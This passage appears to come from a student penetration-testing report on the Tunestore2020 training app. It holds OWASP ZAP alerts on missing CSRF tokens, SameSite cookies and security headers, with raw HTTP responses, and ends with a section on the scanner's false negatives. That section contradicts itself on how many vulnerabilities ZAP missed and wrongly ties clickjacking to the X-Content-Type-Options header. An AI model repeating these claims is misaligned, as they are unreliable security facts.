No known Anti-CSRF token [anticsrf, CSRFToken, __RequestVerificationToken, csrfmiddlewaretoken, authenticity_token, OWASP_CSRFTOKEN, anoncsrf, csrf_token, _csrf, _csrfSecret, __csrf_magic, CSRF, _token, _csrf_token] was found in the following HTML form: [Form 1: "password" "stayLogged" "username"].
Solution:
Phase: Architecture and Design
Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.
Reference:
http://projects.webappsec.org/Cross-Site-Request-Forgery
https://cwe.mitre.org/data/definitions/352.html
Alert Tags:
Key
Value

———--(E)--------


Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
HTTP/1.1 200
Set-Cookie: JSESSIONID=FD049795C57EF5F880A89BD16CB2205E; Path=/Tunestore2020; HttpOnly
x-xss-Protection: 0
Content-Type: text/html;charset=UTF-8
Date: Fri, 12 Apr 2024 03:22:57 GMT
content-length: 7815
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<title>Tunestore::List</title>
<script language="javascript" type="text/javascript" src=
"/Tunestore2020/js/prototype.js;jsessionid=FD049795C57EF5F880A89BD16CB2205E"></script>
<link rel="stylesheet" href="/Tunestore2020/css/reset.css;jsessionid=FD049795C57EF5F880A89BD16CB2205E"
type="text/css">
<link rel="stylesheet" href="/Tunestore2020/css/fonts.css;jsessionid=FD049795C57EF5F880A89BD16CB2205E"
type="text/css">
History
Search
Alerts
Output
Spider
AJAX Spider
Active Scan
Content Security Policy (CSP) Header Not Set
Format String Error
Missing Anti-clickjacking Header (197)
Session ID in URL Rewrite (50)
Weak Authentication Method (4)
Cookie No HttpOnly Flag (2)
Cookie without SameSite Attribute (4)
GET: http://localhost:8082/Tunestore2020
GET: http://localhost:8082/Tunestore2020
GET: http://localhost:8082/Tunestore2020
GET: http://localhost:8082/Tunestore2020
Private IP Disclosure (3)
Referer Exposes Session ID (4)
Server Leaks Version Information via "Server"
Input Vector:
Description:
A cookie has been set without the SameSite attribute, which means that the cookie can be sent as a result of a 'cross-site' request. The SameSite attribute is an effective counter measure to cross-site request forgery, cross-site script inclusion, and timing attacks.
Other Info:
Solution:
Ensure that the SameSite attribute is set to either 'lax' or ideally 'strict' for all cookies.
Reference:
https://tools.ietf.org/html/draft-ietf-httpbis-cookie-same-site

———--(F)--------


Header: Text
Body: Text
Contexts
Default Context
Sites
HTTP/1.1 200
Accept-Ranges: bytes
ETag: W/"1190-1593565914000"
Last-Modified: Wed, 01 Jul 2020 01:11:54 GMT
Content-Type: text/html
Content-Length: 1190
Date: Fri, 12 Apr 2024 03:23:01 GMT
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
-->
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>API docs</title>
</head>
<body>
Tomcat's internal javadoc is not installed by default. Download and install
History
Search
Alerts
Output
Spider
AJAX Spider
Active Scan
X-Content-Type-Options Header Missing (254
GET: http://localhost:8082/
GET: http://localhost:8082/?,$-_.!~*&:@
GET: http://localhost:8082/docs/
GET: http://localhost:8082/docs/aio.html
GET: http://localhost:8082/docs/annotation
GET: http://localhost:8082/docs/api/index.
GET: http://localhost:8082/docs/appdev/
GET: http://localhost:8082/docs/appdev/bu
GET: http://localhost:8082/docs/appdev/de
GET: http://localhost:8082/docs/appdev/in
GET: http://localhost:8082/docs/appdev/ins
GET: http://localhost:8082/docs/appdev/int
GET: http://localhost:8082/docs/appdev/pr
GET: http://localhost:8082/docs/appdev/sa
GET: http://localhost:8082/docs/appdev/sa
GET: http://localhost:8082/docs/appdev/so
Input Vector:
Description:
The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy
Other Info:
This issue still applies to error type pages (401, 403, 500, etc.) as those pages are often still affected by injection issues, in which case there is still concern for browsers sniffing pages away from their actual content type.
At "High" threshold this scan rule will not alert on client or server error responses.
Solution:
Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages.
If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform
Reference:
http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx
https://owasp.org/www-community/Security_Headers

———--(G)--------

9.2 False Negatives

When conducting my penetration testing report for the Tunestore website I found several different vulnerabilities including SQL injection, XSS (Reflected and Stored), CSRF, Broken Access control, and clickjacking. Most of these vulnerabilities that I found were also picked up by ZAP except for one. The one that it did not pick up was broken access control. This would mean that broken access control is a false negative since it did not appear in the ZAP report. Another vulnerability that I discovered that was not discovered by ZAP is stored XSS. This means that Stored Cross-site Scripting (XSS) is a false negative. Clickjacking is a vulnerability that was addressed by ZAP by the "X-Content-Type-Options Header Missing" discovery. Everything else that I discovered during my penetration testing report was also discovered by ZAP.